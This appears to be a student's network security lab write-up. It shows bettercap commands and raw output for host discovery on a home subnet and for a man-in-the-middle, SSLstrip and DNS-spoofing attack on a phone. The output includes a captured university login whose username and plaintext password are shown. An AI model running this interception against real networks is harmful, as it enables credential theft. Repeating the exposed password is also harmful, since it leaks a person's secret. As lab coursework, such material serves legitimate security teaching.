Network Security Lab 12

Network Security Lab 12


David Ayeke Mar 6. 2017

Command to find sniff devices on network

```
david@yogata:~/packetfu$ sudo bettercap -X --no-spoofing
 _           _   _
| |_   ___ | |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.6.0
http://bettercap.org/



[I] Starting [ spoofing:✘ discovery:✔ sniffer:✔ tcp-proxy:✘ http-proxy:✘ https-proxy:✘ sslstrip:✘ http-
server:✘ dns-server:✘ ] ...

[I] [wlp3s0] 192.168.1.2 : A4:34:D9:2A:50:62 / wlp3s0 ( Intel Corporate )
[I] [GATEWAY] 192.168.1.1 : A0:63:91:AB:F1:2C ( Netgear )
[I] [DISCOVERY] Precomputing list of possible endpoints, this could take a while depending on your
subnet ...
[I] [DISCOVERY] Done in 4.522016 ms
[I] [DISCOVERY] Targeting the whole subnet 192.168.1.0..192.168.1.255 ...
[I] Acquired 8 new targets :

  [NEW] 192.168.1.3 : 0C:FE:45:D7:75:35 ( Sony Interactive Entertainment )
  [NEW] 192.168.1.5 : 90:B6:86:16:13:24 ( Murata Manufacturing Co. )
  [NEW] 192.168.1.6 : C0:BD:D1:B2:B4:BB ( Samsung Electro-mechanics(thailand) )
  [NEW] 192.168.1.9 : B8:27:EB:96:42:18 ( Raspberry Pi Foundation )
  [NEW] 192.168.1.10 : B8:27:EB:41:47:32 ( Raspberry Pi Foundation )
  [NEW] 192.168.1.15 : B8:27:EB:A0:0B:BB ( Raspberry Pi Foundation )
  [NEW] 192.168.1.22 : 94:10:3E:93:01:D4 ( Belkin International )
  [NEW] 192.168.1.110 : 00:22:64:C9:31:B0 ( Hewlett Packard )

[I] Found hostname rpi3 for address 192.168.1.15
[I] Found NetBIOS name 'HP002264C931B0' for address 192.168.1.110
```

Command to sniff phone sudo bettercap -I wlp3s0 -X --proxy --target 192.168.1.5

Results



```
favicon.ico
[192.168.1.5] GET http://login.libproxy.wustl.edu/public/favicon.ico ( text/html
 ) [200]
[192.168.1.5 > 157.240.2.15:https] [HTTPS] https://edge-mqtt-shv-01-ort2.faceboo
k.com./
[192.168.1.5 > 216.198.34.1:https] [HTTPS] https://proxy.vip.pod9.iad1.zdsys.com
./
[192.168.1.5 > 157.240.2.15:https] [HTTPS] https://edge-mqtt-shv-01-ort2.faceboo
k.com./
[I] [SSLSTRIP 192.168.1.5] Found redirect to HTTPS 'https://login.libproxy.wustl
.edu/login' -> 'http://wwwww.login.libproxy.wustl.edu/login'.
[192.168.1.5] POST https://login.libproxy.wustl.edu/login ( text/html ) [200]

[REQUEST HEADERS]

  Host : login.libproxy.wustl.edu
  Connection : close
  Content-Length : 40
  Cache-Control : max-age=0
  Origin : http://login.libproxy.wustl.edu
  User-Agent : Mozilla/5.0 (Linux; Android 5.1.1; SAMSUNG-SM-G900A Build/LMY47X)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Mobile Safari/537.36
  Content-Type : application/x-www-form-urlencoded
  Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
q=0.8
  Referer : http://login.libproxy.wustl.edu/login
  Accept-Language : en-US,en;q=0.8
  Pragma : no-cache

[REQUEST BODY]

  url : ^U
  user : Ayekedavidr
  pass : HiJain111

[I] [SSLSTRIP 192.168.1.5] Stripping 3 HTTPS links inside 'https://login.libprox
y.wustl.edu/login'.
[I] [192.168.1.5 > DNS] Received request for 'wwwww.acadinfo.wustl.edu', sending
 spoofed reply 128.252.114.6 ...
[I] [192.168.1.5 > DNS] Received request for 'wwwww.connect.wustl.edu', sending
spoofed reply 128.252.114.35 ...
[192.168.1.5 > 52.84.64.77:https] [HTTPS] https://server-52-84-64-77.ord51.r.clo
udfront.net./
[192.168.1.5 > 174.129.40.213:https] [HTTPS] https://ec2-174-129-40-213.compute-
1.amazonaws.com./
[192.168.1.5 > 157.240.2.15:https] [HTTPS] https://edge-mqtt-shv-01-ort2.faceboo
k.com./
[192.168.1.5 > 216.58.217.227:https] [HTTPS] https://atl14s38-in-f227.1e100.net.
/
[192.168.1.5 > 174.129.40.213:https] [HTTPS] https://ec2-174-129-40-213.compute-
```